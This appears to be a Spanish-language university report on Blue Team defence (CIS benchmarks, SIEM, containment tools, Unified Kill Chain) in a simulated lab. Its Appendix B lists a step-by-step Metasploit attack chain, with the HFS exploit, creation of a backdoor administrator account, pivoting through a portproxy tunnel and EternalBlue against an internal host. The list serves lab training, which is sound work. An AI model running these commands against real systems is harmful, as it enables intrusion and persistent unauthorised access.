Estas recomendaciones son clave para fortalecer la postura defensiva del Blue Team, ya que permiten implementar controles basados en mejores prácticas, alineados con marcos internacionales de seguridad. Además, las configuraciones CIS complementan otras guías de seguridad, como las recomendaciones de infraestructura segura del CCN-CERT (2018), y se integran con las actividades de monitoreo y detección descritas en soluciones SIEM (Moreano, 2015).

En conjunto, el uso del CIS dentro del Blue Team garantiza que los activos cuenten con configuraciones robustas, consistentes y auditables, contribuyendo directamente a la prevención de incidentes y al fortalecimiento continuo del entorno operativo.

Tabla 17


Uso y funciones principales del CIS en operaciones del Blue Team

Función	**Aplicación práctica**	**Beneficio**
1. Hardenización estandarizada	Configuración segura de Windows, Linux, routers, firewalls y aplicaciones criticas	Reduce la superficie de ataque (CIS Security, 2020).
2. Priorización de controles críticos	Inventario, gestión de vulnerabilidades, control de privilegios, configuraciones seguras, registro y análisis de logs	Enfoca esfuerzos en los activos más críticos (CIS Security, 2020; CCN-CERT, 2018).
3. Medición del nivel de madurez en seguridad	Permite evaluar la efectividad y el cumplimiento de benchmarks de las configuraciones y controles. *Útil en entornos sin recursos o sin herramientas comerciales*	Determina nivel de seguridad y efectividad (CIS Security, 2020).

Nota. La tabla brinda el uso y funciones principales del CIS en las operaciones del Blue Team

Figura 20

Flujo de aplicación de CIS en el Blue Team



Nota. El flujo en la figura muestra cómo los lineamientos CIS permiten proteger activos críticos a través de hardening, priorización de controles y medición de madurez, contribuyendo a una defensa cibernética robusta y auditable dentro del Blue Team.

Funciones y características principales de un SIEM

En NovaSecure Labs, un SIEM (Security Information and Event Management) es clave durante simulaciones de ataques y ejercicios Red/Blue. En el escenario reciente, Host A (File Server Rejecto) fue atacado y permitió pivoting hacia Host B, evidenciando la necesidad de monitoreo centralizado y correlación de eventos.

El SIEM permite centralizar, correlacionar y analizar eventos en tiempo real, proporcionando alertas y soporte para la respuesta rápida del Blue Team o CSIRT, tal como

describen Moreano (2015) y Zambrano Hernández et al. (2024). Además, su implementación sigue buenas prácticas de hardenización definidas por los CIS Benchmarks (CIS Security, 2020), asegurando la protección de los sistemas cuya telemetría es enviada al SIEM. La tabla a continuación resume las funciones aplicadas SIEM (escenario SecureNova Labs).

Tabla 18

Funciones y características de SIEM aplicadas en NovaSecure Labs


Categoría	**Función / Característica**	**Aplicación en NovaSecure Labs**
Funciones:	1. Recolección centralizada de logs	Logs de Host A (File Server Rejecto) y Host B (sistemas, firewall, autenticaciones, aplicaciones) son enviados al SIEM (Moreano, 2015).
	2. Correlación de eventos	Detecta e identifica patrones entre intentos de acceso fallidos en Host A, conexiones hacia Host B, relaciones entre accesos no autorizados y pivoting (Moreano, 2015).
	3. Detección temprana de anomalías	Identifica movimientos laterales, señala tráfico inusual y accesos fuera de la línea base definida para el laboratorio (Moreano, 2015).
	4. Alertamiento en tiempo real	Notifica al Blue Team sobre movimientos laterales y actividades sospechosas, permitiendo acciones inmediatas de contención (Zambrano Hernández et al., 2024).
	5. Investigación forense y timeline	Reconstruye el ataque desde Host A hasta Host B usando herramientas como Sysmon y logs de firewall (Zambrano Hernández et al., 2024).
	6. Reportes operativos y ejecutivos	Dashboards muestran métricas de ataque, hosts comprometidos y efectividad de la contención aplicada (Zambrano Hernández et al., 2024).
Características:	1. Visibilidad centralizada	Consola única con eventos de todos los hosts involucrados (CIS Security, 2020).
	2. Reglas basadas en comportamiento	Alertas por movimiento lateral, actividades anaomalas y patrones maliciosos (Moreano, 2015).

Categoría	Función / Característica	Aplicación en NovaSecure Labs
	3. Integración con Sysmon, firewall y AD	Análisis detallado de actividad en endpoints y autenticaciones (Zambrano Hernández et al., 2024).
	4. Compatible con soluciones open-source	Uso de Wazuh y ELK Stack para monitoreo, ideal en laboratorios sin herramientas comerciales. Uso de Modelos de ataque cibernético que permiten mapear y clasificar las técnicas usadas por los atacantes simulados y planificar contención: CKC, MITRE y UKC (Moreano, 2015).
	5. Ideal para Blue Teams	Facilita entrenamiento y práctica de respuesta a incidentes reales simulados (Zambrano Hernández et al., 2024).

Nota. La tabla brinda un listado de funciones y características de SIEM aplicadas al ataque en NovaSecure Labs

Figura 21

Flujo de SIEM durante ataque y pivoting en NovaSecure Labs



Nota. La figura muestra el flujo de acción de SIEM en NovaSecure Labs, centraliza eventos de hosts comprometidos, correlaciona patrones de ataque, detecta pivoting y permite al Blue Team ejecutar respuesta rápida basada en evidencia, reconstruyendo el ataque y generando reportes para aprendizaje y mitigación futura.

Herramientas de contención de ataques informáticos en NovaSecure Labs

Las herramientas de contención permiten detener o limitar ataques en entornos controlados de prueba, diferenciándose de los mecanismos de detección o monitoreo. La práctica en laboratorio permite simular escenarios reales, donde se evalúa la efectividad de cada mecanismo. La tabla a continuación permite enumerar las herramientas para nuestro caso:

Tabla 19

Herramientas de contención, visibilidad, análisis, clasificación y complementarias


Tipo de herramienta	Nombre	Propósito	Licencia / Fuente
Contención: Firewall	Windows Firewall, iptables, firewalld	Detener tráfico malicioso de manera inmediata. Permite ensayar reglas de bloqueo y filtrado de puertos/servicios. Recomendado según CIS Benchmarks y CCN-STIC	GPL / Comercial
Contención: Segmentación de red	VLANs, ACLs (simulación en switches de laboratorio)	Evita y limita movimiento lateral de ataques simulados en ejercicios Red/Blue. Se implementa en switches gestionables simulando diferentes zonas críticas dentro del laboratorio.	Comercial (ENSCO; CCN-CERT, 2018).
Contención: Controles OS	AppLocker/OpenAppLocker, ACL, SELinux, RBAC	Bloquear scripts, binarios desconocidos o payloads durante las pruebas, restringir privilegios. Estas configuraciones permiten validar contención efectiva antes de pasar a producción.	GPL / Comercial (CIS Security, 2020; Zambrano Hernández et al., 2024)
Visibilidad SIEM	Elastic Stack, Wazuh	Permiten centralizar y correlacionar eventos generados en máquinas de prueba.	Open Source
Visibilidad EDR	Osquery, CrowdStrike Falcon	Detección avanzada en endpoints de laboratorio	Open Source / Comercial
Análisis de eventos	Sysmon + Reglas Sigma	Identificación detallada de actividad maliciosa durante pruebas controladas.	Gratuito / Open Source
Clasificación de tácticas ofensivas	Cyber Killer Chain, MITRE ATT&CK, Unified Kill Chain (UKC)	Modelos de ataque cibernético. Permiten mapear y clasificar las técnicas usadas por los atacantes simulados y planificar contención.	Open Source

Tipo de herramienta	Nombre	Propósito	Licencia / Fuente
Herramientas adicionales	a. Fail2ban, b. NullRouting / Blackhole	a. Bloquea IPs con intentos repetidos de intrusión en servidores de laboratorio. b. Bloqueo de cuentas y detención de servicios afectados. *Herramientas que permiten cortar rutas comprometidas dentro del entorno simulado y mitigación rápida de amenazas*	Open Source / Comercial (ENSCO; GRSee)

Nota. La tabla brinda un listado de las herramientas de contención y adicionales

Figura 22

Herramientas de contención, visibilidad, análisis, clasificación y complementarias




Nota. En NovaSecure Labs, las pruebas de practica simulada permiten ensayar la combinación de contención inmediata (firewalls, VLANs/ACLs, controles OS) con herramientas de visibilidad y análisis, así como aplicar herramientas complementarias que replican respuestas defensivas en entornos reales, fortaleciendo la práctica del Blue Team.

Defensiva BlueTeam - Uso de la cadena de eliminación unificada UKC

En este informe técnico, para el caso de NovaSecure Labs, tanto el ataque como la defensa se corresponde a la clasificación de los ataques cibernéticos. El modelado de ciberataques y actores de amenazas específicos junto con la realineación de las estrategias defensivas hace que el modelo UKC mantenga un enfoque de investigación híbrido, en el que se estudian las fortalezas y debilidades de los modelos tradicionales. En su proceso de desarrollo inicial se identificaron posibles modificaciones para subsanar las deficiencias tácticas y se diseñaron hipótesis a partir de cadenas de ataques unificadas que se evaluaron iterativamente y se mejoraron mediante estudios de casos reales. Finalmente, el modelo se evaluó y perfeccionó a lo que es conocido como la Cadena de Ataque Unificada UKC y es el que mejor se adapta a los escenarios de ciberataques cada vez más avanzados. La figura 22 y 23 a continuación evidencian como el conocimiento de sus fases permiten al Blue Team defenderse contra el actor amenazante, donde puede crear una estrategia de defensa teniendo en cuenta las tácticas relevantes (como posibles fases de ataque).

Figura 23

Cadena de ataque unificada Unified Kill Chain



Nota. Consta de 18 fases que pueden ocurrir en ataques cibernéticos avanzados. (Pols, 2017).

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

https://YoutubeWilberVarela.short.gy/8OrbkN

Conclusiones

El análisis realizado confirma que el fortalecimiento de la postura de seguridad depende directamente de la capacidad de comprender de forma estructurada el funcionamiento real de los ciberataques modernos. Identificar cómo un adversario avanza a través de distintas fases operativas permite optimizar la asignación de controles, reducir superficies de exposición y disminuir la probabilidad de compromisos exitosos.

Los resultados evidencian la necesidad de integrar criterios técnicos, normativos y éticos dentro de las operaciones de seguridad, ya que estos elementos permiten interpretar adecuadamente el riesgo, priorizar acciones y garantizar que las actividades defensivas u ofensivas se mantengan dentro de un marco profesional y regulado. La mejora continua de capacidades, acompañada de metodologías sólidas de análisis y monitoreo, es esencial para incrementar la eficacia de la detección, contención y recuperación ante incidentes.

Asimismo, se destaca que la efectividad de la ciberseguridad no recae únicamente sobre las tecnologías implementadas, sino en la capacidad de los equipos para anticipar patrones de ataque, evaluar comportamientos anómalos y aplicar medidas correctivas de forma oportuna. La colaboración entre especialistas, organizaciones y sectores involucrados resulta indispensable para generar una defensa coordinada y adaptable frente a amenazas cada vez más sofisticadas.

En conclusión, la protección del entorno digital exige un enfoque técnico, continuo y estratégico, orientado no solo a responder a los ataques, sino a comprender su lógica operativa, prevenir su impacto y fortalecer la madurez de las capacidades defensivas de la organización.

Recomendaciones

Para fortalecer la postura de seguridad de la organización se recomienda integrar criterios técnicos, éticos y normativos dentro de todas las actividades de ciberseguridad. El cumplimiento de la legislación vigente y la actuación profesional son esenciales para garantizar prácticas responsables en entornos defensivos y ofensivos.

Desde el ámbito técnico, es conveniente emplear marcos como Cyber Kill Chain (CKC), MITRE ATT&CK y Unified Kill Chain (UKC) para estructurar la identificación y análisis de las tácticas utilizadas por los atacantes. Estos modelos permiten comprender la progresión del ataque, priorizar controles y mejorar la detección temprana mediante el mapeo sistemático de técnicas y comportamientos adversarios. Asimismo, se recomienda fortalecer las capacidades operativas a través de ejercicios regulares entre equipos Red Team y Blue Team, lo que permite validar defensas, identificar brechas y mejorar la respuesta ante incidentes reales. Para reducir vulnerabilidades, es fundamental aplicar estándares de hardenización como CIS Benchmarks y adoptar controles específicos en entornos IPv6 siguiendo guías especializadas.

La gestión de incidentes debe realizarse mediante procesos formales de clasificación, análisis y respuesta, apoyados por tecnologías SIEM que faciliten la correlación continua de eventos y la identificación de patrones anómalos. Complementariamente, las evaluaciones de riesgo y las pruebas de penetración periódicas permiten anticipar fallas potenciales y fortalecer los controles existentes.

Finalmente, la seguridad debe abordarse como un esfuerzo colaborativo que involucre tanto a los equipos técnicos como a los responsables de la toma de decisiones. La comunicación interna, la documentación adecuada y la capacitación continua son elementos esenciales para consolidar una defensa adaptable y preparada frente al crecimiento y sofisticación de las amenazas actuales.

Referencias Bibliográficas

Álvarez, V. (2018). *Propuesta de una metodología de pruebas de penetración orientada a riesgos* [Tesis de maestría]. Semantic Scholar. https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

Allen, M. (2017). *Hacking ético basado en la metodología abierta de testeo de seguridad (OSSTMM), aplicado a la Rama Judicial, seccional Armenia* [Trabajo de grado]. Universidad Nacional Abierta y a Distancia. https://stadium.unad.edu.co/preview/UNAD.php?url=/bitstream/10596/17410/1/94288061.pdf

Arroyo, E. (2025). *Sinergia de equipos Red Team y Blue Team en la protección de entornos corporativos* [Objeto virtual de información]. Repositorio Institucional UNAD. https://repository.unad.edu.co/handle/10596/74595

CCN-CERT. (2018). *Guía de seguridad de las TIC (CCN-STIC-495): Seguridad en IPv6*. [Guía técnica]. https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/1617-ccn-stic-495-seguridad-en-ipv6/file.html

Centro de Respuestas a Incidentes Informáticos – CSIRT Académico UNAD. (2024). *Guía para la valoración y evaluación de riesgos de ciberseguridad de los activos de información (Versión 1.0).* [Informe técnico]. https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Guia_para_la_valoración_y_evaluación_de_riesgos_de_ciberseguridad_Pag_publicado.pdf

Chindrus, C., & Caruntu, C.-F. (2023). Securing the network: A red and blue cybersecurity competition case study. *Information, 14*(11), 587. https://doi.org/10.2478/bipie-2023-0008

CIS Security. (2020). *CIS Benchmarks.* Center for Internet Security. https://www.cisecurity.org/cis-benchmarks/

Consejo Profesional Nacional de Ingeniería (COPNIA). (2015). *Código de ética para el ejercicio de la ingeniería.* https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Gaviria, R. (2015). *Guía práctica para pruebas de pentest basada en OSSTMM v2.1 y OWASP v3.0.* [Trabajo académico]. Repositorio Unilibre Pereira. http://repositorio.unilibrepereira.edu.co:8080/pereira/bitstream/handle/123456789/622

Guarnizo Portela, M. P. (2024). *La naturaleza jurídica de los delitos informáticos en Colombia* [Monografía]. Repositorio Institucional UNAD. https://repository.unad.edu.co/handle/10596/41392

INCIBE. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

Kotwani, B., Sawant, M. R., & Chopra, D. S. (2023). Red teaming vs. blue teaming: A comparative analysis of cybersecurity strategies in the digital battlefield. *International Journal of Scientific Research in Engineering and Management, 7*(12), 1–11. https://doi.org/10.55041/IJSREM27675

Ministerio de Tecnologías de la Información y las Comunicaciones – MINTIC. (2022). *Políticas de privacidad y condiciones de uso.* https://www.mintic.gov.co/portal/inicio/Secciones

Moreno, P. (2015). *Técnicas de detección de ataques en un sistema SIEM* [Trabajo de grado]. Universidad San Francisco de Quito. http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

Panda Security. (2018). Pentesting: Una herramienta valiosa para tu empresa. https://www.pandasecurity.com/spain/mediacenter/seguridad/pentesting-herramienta-empresa/

Palomo Luna, D. F., Zambrano Hernández, L. F., Moreno Molano, S. X., & Peña Hidalgo, H. J. (2024). Una mirada a metodologías para pruebas de penetración en ciberseguridad. *Boletín Informativo CSIRT Académico UNAD* (28). https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Boletin/Octubre_2024.pdf

Pols, P. (2017). *The Unified Kill Chain: Raising resilience against advanced cyber attacks.* [Sitio web]. https://www.unifiedkillchain.com/

Quintero, J. F. (2020). *Red Team y Blue Team al interior de una organización* [Trabajo académico]. Repositorio Institucional UNAD. https://repository.unad.edu.co/handle/10596/35497

Rajendran, J., Jyothi, V., & Karri, R. (2011). Blue team red team approach to hardware trust assessment. En *Proceedings of the IEEE 29th International Conference on Computer Design (ICCD)*, pp. 285–288. https://doi.org/10.1109/ICCD.2011.6081410

Rapid7. (2012). *Metasploitable 2*. Metasploit Documentation. https://metasploit.help.rapid7.com/docs/metasploitable-2

Revista Seguridad. (2018). Pruebas de penetración para principiantes: Explotación con Metasploit Framework. https://revista.seguridad.unam.mx/numero-19/pruebas-depenetracion-para-princiantes-explotando-una-vulnerabilidad

Rincón Arteaga, J. A., Castiblanco Hernández, S. A., Quijano Díaz, A., Urquijo Vanegas, J. D., & Pregonero León, Y. K. (2022). Ciberdelincuencia en Colombia: ¿Qué tan eficiente ha sido la Ley de Delitos Informáticos? *Criminalidad, 64*(3), 95–116. https://doi.org/10.47741/17943108.368

Sanne, S. H. (2024). *Investigaciones sobre técnicas, herramientas y metodologías de pruebas de seguridad para identificar y mitigar vulnerabilidades.* URF Journals [Informe técnico]. https://urfjournals.org/open-access/investigations-into-security-testing-techniques-tools-and-methodologies-for-identifying-and-mitigating-security-vulnerabilities.pdf


Zambrano Hernández, L. F., Peña Hidalgo, H. J., & Cárdenas Corral, J. (2024). *Guía para la gestión y clasificación de incidentes de ciberseguridad.* Sello Editorial UNAD. https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Gu%C3%ADa_para_la_Gesti%C3%B3n_y_Clasific%C3%B3n_de_Incidentes.pdf

Zuluaga Mateus, J. (2017). *Hacking ético basado en la metodología OSSTMM aplicado a la Rama Judicial* [Trabajo de grado]. Universidad Nacional Abierta y a Distancia. https://repository.unad.edu.co/handle/10596/17410

Apéndices

Apéndice A

Resultado de revisión en Turnitin (etapa 5)



Nota. La figura muestra resultado de revisión Turnitin (etapa 5).

Apéndice B

Secuencia Técnica de Comandos – Listado CheckList README

Este listado checklist README, permite la replicabilidad técnica del escenario, alineando cada comando ejecutado con modelos formales de ciberataque (UKC, CKC y MITRE ATT&CK), facilitando tanto la ejecución práctica como el análisis ofensivo y defensivo del ejercicio, permitiendo la que otro técnico/ingeniero pueda reproducir el PoC en laboratorio aislado.

#	Terminal	Comando / Acción	Descripción técnica	UKC	CKC	MITRE ATT &CK
1	T1	ifconfig	Identificación de interfaces de red del atacante	Target Identification	Reconnaissance	TA0043
2	T1	arp-scan --localnet	Descubrimiento de hosts activos en la red local	Target Identification	Reconnaissance	T1018
3	T1	nmap --script vuln 192.168.1.46	Identificación de vulnerabilidades en Host A	Delivery Prep	Reconnaissance	T1595
4	T2	msfconsole	Inicio de Metasploit Framework	Delivery	Weaponization	TA0001
5	T2	search hfs	Búsqueda de exploit para HFS	Delivery	Weaponization	T1587
6	T2	use 0	Selección del exploit	Exploit	Exploitation	T1190
7	T2	show options	Visualización de parámetros requeridos	Exploit	Exploitation	T1190
8	T2	set RHOSTS 192.168.1.46	Definición del host objetivo (Host A)	Exploit	Exploitation	T1190
9	T2	run	Ejecución del exploit y obtención de sesión	Gain Foothold	Installation	T1059
10	T2	ipconfig	Identificación de red interna desde Host A	Internal Reconnaissance	C2	T1016
11	T2	sysinfo	Recolección de información del sistema	Internal Reconnaissance	C2	T1082
12	T2	getuid	Identificación de usuario comprometido	Internal Reconnaissance	C2	T1033
13	T2	getprivs	Enumeración de privilegios	Privilege Escalation	C2	T1069
14	T2	net user wilber_varela password123 /add	Creación de usuario local en Host A	Persistence	Actions on Objectives	T1136

#	Terminal	Comando / Acción	Descripción técnica	UKC	CKC	MITRE ATT &CK
15	T2	net localgroup Administradores wilber_varela /add	Asignación de privilegios administrativos en Host A	Persistence	Actions on Objectives	T1098
16	T2	net user	Verificación de usuarios creados en Host A	Persistence	Actions on Objectives	T1136
17	T2	CTRL + Z	Envío de sesión a background	Maintain Access	C2	TA0011
18	T2	use post/multi/manage/autoroute	Carga del módulo de enrutamiento interno	Lateral Movement	Lateral Movement	T1021
19	T2	sessions -l	Listado de sesiones activas	Lateral Movement	Lateral Movement	T1021
20	T2	set SESSION 1	Selección de sesión comprometida	Lateral Movement	Lateral Movement	T1021
21	T2	run	Creación de rutas hacia red interna	Pivoting	Lateral Movement	T1021
22	T2	route print	Verificación de rutas agregadas	Pivoting	Lateral Movement	T1021
23	T2	use post/windows/gather/arp_scanner	Escaneo ARP interno desde Host A	Target Internal Assets	Lateral Movement	T1018
24	T2	set RHOSTS 10.0.2.0/24	Definición de red interna	Target Internal Assets	Lateral Movement	T1018
25	T2	set SESSION 1	Asociación de sesión	Target Internal Assets	Lateral Movement	T1018
26	T2	run	Identificación de Host B (10.0.2.15)	Target Internal Assets	Lateral Movement	T1018
27	T2	use post/windows/manage/portproxy	Configuración de túnel de red	Pivoting	C2	T1090
28	T2	set CONNECT_ADDRESS 10.0.2.15	Dirección real de Host B	Pivoting	C2	T1090
29	T2	set CONNECT_PORT 445	Servicio SMB vulnerable (EternalBlue)	Pivoting	C2	T1210
30	T2	set LOCAL_ADDRESS 0.0.0.0	Dirección local de escucha	Pivoting	C2	T1090

#	Terminal	Comando / Acción	Descripción técnica	UKC	CKC	MITRE ATT &CK
31	T2	set LOCAL_PORT 5000	Puerto de pivoting	Pivoting	C2	T1090
32	T2	set SESSION 1	Asociación de sesión	Pivoting	C2	T1090
33	T2	run	Activación del túnel PortProxy	Pivoting	C2	T1090
34	T3	msfconsole	Nueva consola para segunda explotación	Expand Control	Weaponization	TA0001
35	T3	search eternalblue	Búsqueda de exploit MS17-010	Expand Control	Weaponization	T1587
36	T3	use 0	Selección del exploit EternalBlue	Exploit	Exploitation	T1210
37	T3	set RHOSTS 192.168.1.46	Uso de Host A como relay	Exploit	Exploitation	T1090
38	T3	set RPORT 5000	Conexión vía túnel	Exploit	Exploitation	T1090
39	T3	set LPORT 5555	Puerto local de escucha	Exploit	Exploitation	T1059
40	T3	run	Compromiso exitoso de Host B	Actions on Objectives	Actions on Objectives	T1210
41	T3	ipconfig	Verificación de red en Host B	Actions on Objectives	C2	T1016
42	T3	sysinfo	Información del sistema	Actions on Objectives	C2	T1082
43	T3	getuid	Usuario comprometido	Actions on Objectives	C2	T1033
44	T3	getprivs	Privilegios obtenidos	Actions on Objectives	C2	T1069
